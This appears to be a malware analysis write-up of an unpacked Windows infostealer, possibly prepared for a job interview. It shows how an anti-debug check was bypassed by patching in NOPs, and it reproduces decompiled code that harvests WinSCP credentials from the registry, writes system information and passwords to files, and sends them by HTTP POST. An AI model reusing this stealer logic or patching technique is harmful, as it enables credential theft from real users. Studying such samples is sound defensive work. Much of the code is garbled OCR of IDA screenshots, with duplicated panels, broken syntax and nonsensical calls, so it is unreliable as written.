
Changing the file extension to .exe and running it, doesn't show very interesting things. It does the same job, done by original sample.

Advanced Dynamic Analysis of Unpacked executables

As in the original sample also I was again and again getting stuck to a point where the binary stops and terminates itself. So I looked at that point, what is causing that to reach at that point.

```
EIP: 004016CB 5B          pop ebx  
004016BE C2 0800         ret 8  
004016C1 8B4424 04       mov eax,dword ptr ss:[esp+4]  
004016C5 56              push esi  
004016C6 8BF1            mov esi,ecx  
004016C9 83E8 01          lea edx,dword ptr ds:[eax+1]  
004016CB 8A08            mov byte ptr ds:[eax]  
004016CD 40              inc eax  
004016CE 84C9            test cl,cl  
004016D0 ^ 75 F9          jne iiii_unpacked.4016CB  
004016D2 28C2            sub eax,edx  
004016D4 50              push eax  
004016D5 FF7424 0C       push dword ptr ss:[esp+C]  
004016D9 88CE            mov ecx,esi  
004016DB E8 60FFFFFF     call iiii_unpacked.401640  
004016E1 5F              pop esi  
004016E3 C2 0400          ret 4  
004016E4 56              push esi  
004016E5 FF7424 08       push dword ptr ss:[esp+8]  
004016E9 8BF1            mov esi,ecx  
004016EB 8366 10 00       and dword ptr ds:[esi+10],0  
004016EF C746 14 0F000000  mov dword ptr ds:[esi+14],F
```

The address where I was stuck was 0x004016CB, I tried to find from where I got here so I found that



call to 111_unpacked.4041EE, sets the value of EAX to 0xFFFFFFFF, and upon checking this value, it goes to the point where it hits the call to 0x004016CB. So I tried patching the binary by filling with nops. After filling the below two lines with nops

```
00406B5D | 83F8 FF           | cmp eax,FFFFFF  
|  
00406B60 | 74 27           | je 111_unpacked.406B89  
|
```

I saved the updated binary to 111_unpacked_patched.exe.

Basic Dynamic Analysis of Patched Binary

Analysis of patched binary, I again tried basic dynamic analysis by hitting double click on it. This time the binary didn't terminate itself and was running forever and dropped some files on system as well.

Advanced Static Analysis of Patched Binary

The static analysis of unpacked binary and patched doesn't have any affect, as it only shows the potential activities through strings and some other ways mentioned below.

GET Request

```

LOBYTE(lpszObjectName.buffer) = 0,
sub_4016C1(&lpszObjectName, Src);
v21 = 0;
v3 = sub_4041EE(&lpszObjectName, "http://", 0);
if ( v3 != -1 )
    sub_40133E(v3, 7);
v18[0] = 47;
v17 = sub_40127B(&lpszObjectName, v18, 0x100000000ui64);
sub_40963D(&lpszObjectName, (int)&lpszServerName, 0, v17);
LOBYTE(v21) = 1;
sub_40133E(0, v17);
v17 = 0;
_mbsnbcpy_s((unsigned __int8 *)(this + 68), 0x104u, Src, 0x103u);
v4 = *(const CHAR **)(this + 56);
v5 = 0;
if ( v4 )
    v5 = 3;
v6 = InternetOpenA(*(LPCSTR *)(this + 12), v5, v4, 0, 0);
v14 = v6;
if ( !v6 )
    goto LABEL_19;
Buffer = 1;
InternetSetOptionA(v6, 0x41u, &Buffer, 4u);
v7 = (const CHAR *)lpszServerName.buffer;
if ( lpszServerName.max_size < 0x10u )
    v7 = (const CHAR *)&lpszServerName;
v8 = InternetConnectA(v6, v7, 0x50u, *(LPCSTR *)(this + 60), *(LPCSTR *)(this + 64), 3u, 0, 1u);
hInternet = v8;
if ( v8 )
{
    v9 = (const CHAR *)lpszObjectName.buffer;
    if ( lpszObjectName.max_size < 0x10u )
        v9 = (const CHAR *)&lpszObjectName;
    v10 = HttpOpenRequestA(v8, "GET", v9, 0, 0, 0, 0x4000000u, 1u);
    v11 = v10;
    if ( v10 )
    {
        sub_40965F(v10);
        if ( HttpSendRequestA(v11, 0, 0, 0, 0) )
            v17 = sub_40972C(this, v11);
        InternetCloseHandle(v11);
    }
    InternetCloseHandle(hInternet);
}
InternetCloseHandle(v14);
if ( v17 > 0 )
    v12 = 1;
else

```

POST Request

```

sub_403913((char)v106[0], v106[1]);
Stream = _wfopen(L"files\\information.txt", L"w");
_time64(&Time);
_localtime64_s(&Tm, &Time);
asctime_s(Buffer, 0x1Eu, &Tm);
if ( Stream )
{
    v37 = (const char *)sub_404B4F(&lpPathName);
    if ( *(_DWORD *)v37 + 5 ) >= 0x10u )
        v37 = *(const char **)v37;
    fprintf(Stream, "Version: %s\n\n", v37);
    sub_4013B4(&lpPathName, 1, 0);
    fprintf(Stream, "Date: %s", Buffer);
    qmemcpy(v106, (const void *)sub_44EE7E(&lpPathName), sizeof(v106));
    fprintf(Stream, "MachineID: %s\n");
    sub_4013B4(&lpPathName, 1, 0);
    qmemcpy(v106, (const void *)sub_44EE20(&lpPathName), sizeof(v106));
    fprintf(Stream, "GUID: %s\n");
    sub_4013B4(&lpPathName, 1, 0);
    qmemcpy(v106, (const void *)sub_44EFC9(&lpPathName), sizeof(v106));
    fprintf(Stream, "HWID: %s\n\n");
    sub_4013B4(&lpPathName, 1, 0);
    v38 = GetCurrentProcessId();
    v39 = sub_4516B9((int)&lpPathName, v38);
    if ( *(_DWORD *)(v39 + 20) >= 0x10u )
        v39 = *(_DWORD *)v39;
    fprintf(Stream, "Path: %s \n", (const char *)v39);
    sub_4013B4(&lpPathName, 1, 0);
    v40 = ::lpPathName[0];
    if ( (unsigned int)dword_4860FC < 0x10 )
        v40 = (const char *)::lpPathName;
    fprintf(Stream, "Work Dir: %s \n\n", v40);
    v41 = sub_44EDCE(&v130);
    LOBYTE(v133) = 19;
    v106[6] = (char *)sub_44ECFF(&v129);
    LOBYTE(v133) = 20;
    v42 = sub_405162((int)&v128, "Windows: ");
    LOBYTE(v133) = 21;
    v43 = sub_405185((int)&v125, v42, " [");
    LOBYTE(v133) = 22;
    v44 = sub_40522F(&v119, v43, v41);
    LOBYTE(v133) = 23;
    v45 = sub_405185((int)&lpPathName, v44, "] \n");
    if ( *(_DWORD *)(v45 + 20) >= 0x10u )
        v45 = *(_DWORD *)v45;
    fprintf(Stream, (const char *)const)v45);
    sub_4013B4(&lpPathName, 1, 0);
    sub_4013B4(&v119, 1, 0);
    sub_4013B4(&v125, 1, 0);
}

```

File Creation

```
Buffer = 1;
InternetSetOptionA(v8, 0x41u, &Buffer, 4u);
v9 = (const CHAR *)lpszServerName.buffer;
if ( lpszServerName.max_size < 0x10u )
    v9 = (const CHAR *)&lpszServerName;
v10 = InternetConnectA(hInternet, v9, 0x50u, *(LPCSTR *)(this + 60), *(LPCSTR *)(this + 64), 3u, 0, 1u);
hConnect = v10;
if ( v10 )
{
    InternetSetOptionA(v10, 0x41u, (LPVOID)1, 0);
    v11 = (const CHAR *)lpszObjectName.buffer;
    if ( lpszObjectName.max_size < 0x10u )
        v11 = (const CHAR *)&lpszObjectName;
    v12 = HttpOpenRequestA(hConnect, "POST", v11, 0, 0, 0, 0x400000u, 1u);
    v13 = v12;
    if ( v12 )
    {
        sub_40965F(v12);
        lpszHeaders.max_size = 15;
        lpszHeaders.size = 0;
        LOBYTE(lpszHeaders.buffer) = 0;
        sub_40164D(&lpszHeaders, v14, "Content-Type: multipart/form-data; boundary=", 0x2Cu);
        LOBYTE(v26) = 2;
        sub_404A20((int)&lpszHeaders, (void *)(this + 16));
        v15 = (const CHAR *)lpszHeaders.buffer;
        if ( lpszHeaders.max_size < 0x10u )
            v15 = (const CHAR *)&lpszHeaders;
        HttpAddRequestHeadersA(v13, v15, lpszHeaders.size, 0x20000000u);
        _itoa_s(*(_DWORD *)(this + 8), v31, 0x32u, 10);
        sub_40164D(&lpszHeaders, v16, "Content-Length: ", 0x10u);
        sub_4044B1((int)&lpszHeaders, v31, &v31[strlen(v31) + 1] - v32);
        v17 = (const CHAR *)lpszHeaders.buffer;
        if ( lpszHeaders.max_size < 0x10u )
            v17 = (const CHAR *)&lpszHeaders;
        HttpAddRequestHeadersA(v13, v17, lpszHeaders.size, 0x20000000u);
        if ( HttpSendRequestA(v13, 0, 0, *(LPVOID *)this, *(_DWORD *)(this + 8)) )
        {
            dwBufferLength = 260;
            if ( HttpQueryInfoA(v13, 0x2Eu, Str, &dwBufferLength, 0) )
            {
                InternetCloseHandle(v13);
                Str[dwBufferLength] = 0;
                v18 = _mbsstr(Str, "http");
                _mbsnbcpy_s((unsigned __int8 *)(this + 68), 0x104u, v18, 0x103u);
                v13 = InternetOpenUrlA(hInternet, (LPCSTR)v18, 0, 0, 0x400000u, 0);
            }
            if ( v13 )
                sub_40972C(this, v13);
        }
    }
}
```

IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscaleInterview\111_unpacked.exe.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Functions window

Function name

Library function Regular function Instruction Data Unexplored External symbol Lumina function

1 Functions window

File IDA View-A Pseudocode-D Pseudocode-C Pseudocode-B Pseudocode-A Hex View-1 A Structures Enums Imports Exports

Function name

__wsprintf

__wcscat

__strupr

__crtCompareStringW

__strchr

sub_46C3D0

sub_46C485

__fpstr

__dtold

__fput2

__auilsh

__ftrap

__controlfp_s

__crtGetLocaleInfoA_stat(localeinfo_struct*, ulong, ulong, char*)

__crtGetLocaleInfoA

__strnicmp_I

__stricmp

__iowctype

__chsize_nolock

__setmode_nolock

sub_46CC6

towlower_I

__initcncout

sub_46CD9

sub_46D31A

__strgtod12J

\$_I0_OUTPUT

hw_cw

hw_cw_se2

control87

__ascii_stnicmp

__crtCMMapStringW

__mtold2

__set_fpst_se2

RtlUwind

__strev

sub_471948

Line 2075 of 2075

00006039 sub_406C83:3B5 (406C83)

```
370 lpPathName.max_size = 15;
371 lpPathName.size = 0;
372 LobyTE(v16)[0].buffer = {0};
373 sub_401556(&lpPathName, buffer, (void *)::lpPathName, 0, 0xFFFFFFF);
374 if ((LPCTSTR)v16[0] == (const CHAR *)lpPathName)
375 SetCurrentDirectory((LPCTSTR)v16[0]);
376 sub_401984(&lpPathName, 1, 0);
377 Stream = (FILE *)v16[0];
378 sub_402B4B(&lpPathName);
379 sub_40151E((FILE *)v16[0], v106[1]);
380 Stream = (FILE *)v16[0];
381 sub_402B4B((FILE *)v16[0]);
382 Stream = (FILE *)v16[0];
383 sub_402B4B((FILE *)v16[0]);
384 Stream = (FILE *)v16[0];
385 sub_40338A((char *)v16[0], v106[1]);
386 Stream = (FILE *)v16[0];
387 sub_402B4B((FILE *)v16[0]);
388 sub_40343F((char *)v16[0], v106[1]);
389 Stream = (FILE *)v16[0];
390 sub_402B4B((FILE *)v16[0]);
391 Stream = (FILE *)v16[0];
392 sub_402B4B((FILE *)v16[0]);
393 sub_403574((char *)v16[0], v106[1]);
394 Stream = (FILE *)v16[0];
395 sub_402B4B((FILE *)v16[0]);
396 sub_403649((char *)v16[0], v106[1]);
397 Stream = (FILE *)v16[0];
398 sub_402B4B((FILE *)v16[0]);
399 sub_40370E((char *)v16[0], v106[1]);
400 Stream = (FILE *)v16[0];
401 sub_402B4B((FILE *)v16[0]);
402 sub_403913((char *)v16[0], v106[1]);
403 fwrite((char *)v16[0], "files\\information.txt", 1, "w");
404 _time64(&Time);
405 _localtime64_s(&Time, &Time);
406 asctime_s(Buffer, 0x1f0, &Time);
407 if (!Stream)
408 {
409 v37 = *(const char *)sub_404B4F(&lpPathName);
410 if ((LPWORD)v37 == (WORD *)v16[0])
411 {
412 v37 = sub_401384((LPVOID)v37);
413 fprintf(Stream, "Version: %s\n", v37);
414 sub_401384(&lpPathName, 1, 0);
415 fprintf(Stream, "Date: %s", Buffer);
416 sub_401384("MachineID", v16[0]);
417 sub_401384(&lpPathName, 1, 0);
418 qcryptc(v16, (const void *)sub_44EE20(&lpPathName), sizeof(v16));
419 }
420 }
```

IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscaleInterview\111_unpacked.exe.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Functions window

Function name

__wsprintf

__wcscat

__strupr

__crtCompareStringW

__strchr

sub_46C3D0

sub_46C485

__fpstr

__dtold

__fput2

__auilsh

__ftrap

__controlfp_s

__crtGetLocaleInfoA_stat(localeinfo_struct*, ulong, ulong, char*)

__crtGetLocaleInfoA

__strnicmp_I

__stricmp

__iowctype

__chsize_nolock

__setmode_nolock

sub_46CC6

towlower_I

__initcncout

sub_46CD9

sub_46D31A

__strgtod12J

\$_I0_OUTPUT

hw_cw

hw_cw_se2

control87

__ascii_stnicmp

__crtCMMapStringW

__mtold2

__set_fpst_se2

RtlUwind

__strev

sub_471948

Line 2075 of 2075

00006039 sub_406C83:278 (406C83)

```
263 LOBYTE(v133) = 15;
264 if (v133 == 15)
265 {
266 v22 = *(DWORD *)v22;
267 sub_4094B3((LPCSTR)v22);
268 LOBYTE(v133) = 5;
269 sub_401384(&lpPathName, 1, 0);
270 sub_409377(&v20);
271 v23 = sub_4050F8((int)&lpPathName, (int)v126, "\\softokn3.dll");
272 if ((LPWORD)v23 == (WORD *)v20)
273 {
274 LOBYTE(v133) = 14;
275 if (!v18)
276 v23 = *(DWORD *)v23;
277 sub_401384(&lpPathName, 1, 0);
278 if (!v24)
279 {
280 v25 = sub_4050F8((int)&lpPathName, (int)v126, "\\softokn3.dll");
281 v8 = *(WORD *)v25 + 20) < 0x10u;
282 LOBYTE(v133) = 15;
283 if (!v18)
284 {
285 v25 = *(WORD *)v25;
286 sub_4094B3((LPCSTR)v25);
287 LOBYTE(v133) = 5;
288 sub_401384(&lpPathName, 1, 0);
289 sub_409377(&v20);
290 v26 = sub_4050F8((int)&lpPathName, (int)&dword_486078, "/vcruntime140.dll");
291 v8 = *(WORD *)v26 + 20) < 0x10u;
292 LOBYTE(v133) = 16;
293 if (!v18)
294 {
295 v26 = *(WORD *)v26;
296 sub_40985D(&v26, (unsigned __int8 *)v26);
297 LOBYTE(v133) = 5;
298 sub_401384(&lpPathName, 1, 0);
299 if (!v27)
300 {
301 v28 = sub_4050F8((int)&lpPathName, (int)v126, "\\vcruntime140.dll");
302 v8 = *(WORD *)v28 + 20) < 0x10u;
303 LOBYTE(v133) = 17;
304 if (!v18)
305 v28 = *(WORD *)v28;
306 sub_4094B3((LPCSTR)v28);
307 LOBYTE(v133) = 5;
308 sub_401384(&lpPathName, 1, 0);
309 }
310 sub_409377(&v20);
311 if (byte_406894)
312 }
```

IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscaleInterview\111_unpacked.exe.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Functions window

Function name

```

132 struct _this lpPathName; // [esp+374h] [ebp-4ch] BYREF
133 char Buffer[44]; // [esp+390h] [ebp-38h] BYREF
134 int v133; // [esp+3BCh] [ebp-4h]

135 v123 = 15;
136 v122 = 0;
137 v121 = 0;
138 v133 = 0;
139 v125 = 0;
140 sub_4019E7(v112);
141 sub_45249C();
142 sub_406AB5(v112, v107);
143 v2 = (void *)sub_451D58(&lpPathName, 25);
144 LOBYTE(v133) = 1;
145 sub_401704(dword_4860CC, v2);
146 LOBYTE(v133) = 0;
147 sub_4013B3(lpPathName, 1, 0);
148 v3 = (void *)sub_4051C0((int)&lpPathName, (void *)lpString2, (int)&dword_4860CC);
149 LOBYTE(v133) = 2;
150 sub_401704(lpPathName, v3);
151 LOBYTE(v133) = 0;
152 sub_4013B4(lpPathName, 1, 0);
153 v4 = (void *)lpPathName[0];
154 if ((unsigned int)dword_4860FC < 0x10)
155 {
156     v4 = (const CHAR *)lpPathName;
157     CreateDirectoryA(v4);
158     LOBYTE(v133) = 0;
159     sub_4013B3(lpPathName, 1, 0);
160     v5 = (void *)lpPathName[0];
161     if ((unsigned int)dword_4860FC < 0x10)
162     {
163         v5 = (const CHAR *)lpPathName;
164         SetCurrentDirectory((void *)v5);
165         sub_4050F8((int)&lpPathName, (int)&lpPathName, "\\\files");
166         if ((unsigned int)v6 + 20) >= 0x10u
167         {
168             v6 = (void *)v6;
169             v7 = (void *)sub_406BAS(&lpPathName, v106[0]);
170             v8 = ~V7[1] < 0x10u;
171             LOBYTE(v133) = 4;
172             sub_4013B4(lpPathName, 1, 0);
173             v9 = (void *)v9;
174             v7 = (void *)v7;
175             LOBYTE(v133) = 3;
176             sub_4013B4(lpPathName, 1, 0);
177             if (*V9)
178             {
179                 v10 = (void *)sub_409446(v128);
180             }
181         }
182     }
183 }
184 
```

Line 2075 of 2075

Output window

```

488989: using guessed type char byte_488989;
48898A: using guessed type char byte_48898A;
48898B: using guessed type char byte_48898B;
48898C: using guessed type int dword_48898C;

```

Python

AU: idle Down Disk: 30GB

IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscaleInterview\111_unpacked.exe.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Functions window

Function name

```

132 struct _this lpPathName; // [esp+374h] [ebp-4ch] BYREF
133 char Buffer[44]; // [esp+390h] [ebp-38h] BYREF
134 int v133; // [esp+3BCh] [ebp-4h]

135 v123 = 15;
136 v122 = 0;
137 v121 = 0;
138 v133 = 0;
139 v125 = 0;
140 sub_4019E7(v112);
141 sub_45249C();
142 sub_406AB5(v112, v107);
143 v2 = (void *)sub_451D58(&lpPathName, 25);
144 sub_401704(dword_4860CC, v2);
145 LOBYTE(v133) = 0;
146 sub_4013B3(lpPathName, 1, 0);
147 sub_4013B4(lpPathName, 1, 0);
148 sub_4013B3(lpPathName, 1, 0);
149 sub_401704(lpPathName, v3);
150 LOBYTE(v133) = 0;
151 sub_4013B4(lpPathName, 1, 0);
152 sub_4013B4(lpPathName, 1, 0);
153 v4 = (void *)lpPathName[0];
154 if ((unsigned int)dword_4860FC < 0x10)
155 {
156     v4 = (const CHAR *)lpPathName;
157     CreateDirectoryA(v4);
158     LOBYTE(v133) = 0;
159     sub_4013B3(lpPathName, 1, 0);
160     v5 = (void *)lpPathName[0];
161     if ((unsigned int)dword_4860FC < 0x10)
162     {
163         v5 = (const CHAR *)lpPathName;
164         SetCurrentDirectory((void *)v5);
165         sub_4050F8((int)&lpPathName, (int)&lpPathName, "\\\files");
166         if ((unsigned int)v6 + 20) >= 0x10u
167         {
168             v6 = (void *)v6;
169             v7 = (void *)sub_406BAS(&lpPathName, v106[0]);
170             v8 = ~V7[1] < 0x10u;
171             LOBYTE(v133) = 4;
172             sub_4013B4(lpPathName, 1, 0);
173             v9 = (void *)v9;
174             v7 = (void *)v7;
175             LOBYTE(v133) = 3;
176             sub_4013B4(lpPathName, 1, 0);
177             if (*V9)
178             {
179                 v10 = (void *)sub_409446(v128);
180             }
181         }
182     }
183 }
184 
```

Line 2075 of 2075

Output window

```

488989: using guessed type char byte_488989;
48898A: using guessed type char byte_48898A;
48898B: using guessed type char byte_48898B;
48898C: using guessed type int dword_48898C;

```

Python

AU: idle Down Disk: 30GB

```

memset(&v28[1], 0, 0x3FFu);
v27[0] = 0;
memset(&v27[1], 0, 0x3FFu);
v25 = 0;
memset(v26, 0, sizeof(v26));
v11 = 1024;
v15[0] = 1024;
v14 = 1024;
result = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Martin Prikryl\\WinSCP 2\\Configuration", 0, 1u, &phkResult);
if ( result )
    return result;
if ( RegGetValueW(phkResult, L"Security", L"UseMasterPassword", 0x10u, 0, &pvData, &pcbData) && phkResult )
{
    RegCloseKey(phkResult);
    phkResult = 0;
}
if ( !pvData )
    goto LABEL_8;
if ( phkResult )
{
    RegCloseKey(phkResult);
    phkResult = 0;
}
LABEL_8:
if ( phkResult )
{
    RegCloseKey(phkResult);
    phkResult = 0;
}
}
result = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, &phkResult);
if ( !result )
{
    result = RegEnumKeyExA(phkResult, 0, &Name, &cchName, 0, 0, 0, 0);
    if ( result )
    {
        if ( phkResult )
            result = RegCloseKey(phkResult);
    }
    else
    {
        v24 = 7;
        FileName[4] = 0;
        LOWORD(FileName[0]) = 0;
        sub_402CB1(L"passwords.txt");
        v2 = FileName[0];
        if ( v24 < 8 )
            v2 = (const wchar_t *)FileName;
        v3 = _wfopen(v2, L"a+");
        {
            fprintf(v3, "Soft: WinSCP\n");
            fprintf(v3, "Host: ");
            RegGetValueA(phkResult, &Name, "HostName", 2u, 0, v28, &v11);
            fprintf(v3, "%s", v28);
            v13 = 4;
            if ( RegGetValueA(phkResult, &Name, "PortNumber", 0xFFFFFu, 0, &v9, &v13) )
            {
                fprintf(v3, ":22");
            }
            else
            {
                v4 = sub_452139(&v20, v9);
                if ( !(DWORD *)v4 + 20 ) >= 0x10u )
                    v4 = *(DWORD *)v4;
                fprintf(v3, "%s", (const char *)v4);
                sub_401384(&v20, 1, 0);
            }
            fprintf(v3, "\nLogin: ");
            RegGetValueA(phkResult, &Name, "UserName", 2u, 0, v27, v15);
            fprintf(v3, "%s", v27);
            v22.max_size = 15;
            v22.size = 0;
            LOBYTE(v22.buffer) = 0;
            v19 = 0;
            RegGetValueA(phkResult, &Name, "Password", 2u, 0, &v25, &v14);
            v5 = (void *)sub_40EEFC((int)&v21, (int)v28, (int)v27, &v25);
            LOBYTE(v19) = 1;
            sub_401704(&v22, v5);
            sub_401384(&v21, 1, 0);
            v6 = (const char *)v22.buffer;
            if ( v22.max_size < 0x10u )
                v6 = (const char *)&v22;
            fprintf(v3, "\nPassword: %s\n\n", v6);
            ++dwIndex;
            cchName = 260;
            v7 = RegEnumKeyExA(phkResult, dwIndex, &Name, &cchName, 0, 0, 0, 0);
            v19 = -1;
            v10 = v7;
            sub_401384(&v22, 1, 0);
        }
        while ( v10 != 259 );
        if ( phkResult )
        {
            RegCloseKey(phkResult);
            phkResult = 0;
        }
        result = fclose(v3);
    }
}

```

As we can see the static analysis reveals a lot of information regarding file creating, registry querying. There is much more going on with this, but static analysis only reveals the information through strings, lets confirm with dynamic analysis

Advanced Dynamic Analysis of Patched Binary

After bypassing the check with nops, it was doing all kind of activities which was suggested by imports like Creating File, Reading File, Writing File, Internet Activities etc.

During dynamic analysis, I found that the sample tries to capture cookies, stored passwords, system information and stores them to file. This creates folder in C:\ProgramData\ with some random name each time. It then creates files in those.

1. information.txt
2. passwords.txt
3. outlook.txt

It then takes all the three files and zips them. Sample does it time to time and then it tries to send this file to some server, which unfortunately in my system, it was not able to make connection.

Cookies saved by sample in Cookies folder

In Brief it does the following file activities:

1. Reads Cookies of Google Chrome
2. Checks supported Language
3. Reads Computer Name
4. Creates File in User Directory
5. Creates Files in Program Directory
6. Reads CPU info
7. Searches For installed software
8. Reads Settings of system certificates
9. Checks windows trust settings


